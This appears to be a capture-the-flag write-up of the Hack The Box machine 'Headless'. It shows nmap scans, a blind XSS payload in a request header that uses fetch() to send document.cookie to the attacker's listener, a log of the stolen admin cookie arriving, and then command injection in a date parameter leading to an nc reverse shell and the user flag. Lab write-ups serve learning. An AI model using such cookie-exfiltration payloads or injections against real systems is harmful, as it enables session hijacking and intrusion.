

HEADLESS

NMAP

```
nmap -p- --min-rate=10000 -v $IP
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp   open  upnp
```

```
nmap -p22,5000 -sVC -v $IP
```


```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
```

```
5000/tcp   open  http      Werkzeug httpd 2.2.2 (Python 3.11.2)
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_http-title: Under Construction
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


ENUMERATING THE WEB SERVER

SINCE IT IS RUNNING ON PYTHON FIRST VULN CAME TO MY MIND IS SSTI
TESTED BASIC SSTI AND WE CAN SOME ERROR



IT SAYS YOUR BROWSER INFO WILL BE SHARED WITH ADMINSTRATOR

Trying a simple blind xss payload



WE GOT A PING FROM THW WEB SERVER

```

-(root@47)-[/home/user/htb/headless]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
0.10.16.3 - - [17/Mar/2025 14:15:22] code 404, message File not found
0.10.16.3 - - [17/Mar/2025 14:15:22] "GET /bbom HTTP/1.1" 404 -
0.10.11.8 - - [17/Mar/2025 14:15:28] code 404, message File not found
0.10.11.8 - - [17/Mar/2025 14:15:28] "GET /bbom HTTP/1.1" 404 -

```

Hacking Attempt Detected

Your IP address has been flagged, a report has been sent to the administrators for further investigation.

Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000

STEALING THE COOKIES

Request
Raw Hex

```

1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 Content-Length: 283
4 Cache-Control: max-age=0
5 Origin: http://10.10.11.8:5000
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/134.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  <script> fetch('http://10.10.16.3:80/?cookie='+document.cookie)
  .then(response => response.json())
  .then(data => console.log(data))
  .catch(error => console.error('Error:', error)); </script>
13
14 Sec-GPC: 1
15 Accept-Language: en-GB,en;q=0.7
16 Referer: http://10.10.11.8:5000/support
17 Accept-Encoding: gzip, deflate, br
18 Cookie: is_admin=InVzZXIi.uAlmXLTvm8vyihjNaPDwnvB_Zfs
19 Connection: keep-alive
20
21 fname=admin&lname=aa&email=admin%40htb.com&phone=8789878987&message=%7B%7B%7D%7D

```


```

-(root@47)-[/home/user/htb/headless]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.3 - - [17/Mar/2025 14:15:22] code 404, message File not found
10.10.16.3 - - [17/Mar/2025 14:15:22] "GET /bbom HTTP/1.1" 404 -
10.10.11.8 - - [17/Mar/2025 14:15:28] code 404, message File not found
10.10.11.8 - - [17/Mar/2025 14:15:28] "GET /bbom HTTP/1.1" 404 -
10.10.11.8 - - [17/Mar/2025 14:17:31] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [17/Mar/2025 14:17:33] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -

```

```
<script>
fetch('http://10.10.16.3:80/?cookie='+document.cookie)
  .then(response => response.json())
  .then(data => console.log(data))
  .catch(error => console.error('Error:', error));
</script>
```

NOW NAVIGATING TO THE dashboard we got page with the cookie




Here is a simple generate report functionality



```
retty  Raw  Hex
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 15
Cache-Control: max-age=0
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.7
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXLTvm8vyihjNaPDwnvB_Zfs
Connection: keep-alive

date=2023-09-15
```

IT USES A DATE POST PARAMETER MAYBE THEY RUN SOME SCRIPTS IN BACKGROUND SO TRYING COMMAND INJECTION



NOW GETTING A REVERSE SHELL USING NC



```
id uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
cat user.txt
acf768f54c0efca51f045e552e6bf27e
```

Now getting a reverse shell

Request

Pretty Raw Hex

GOT THE USERS FLAG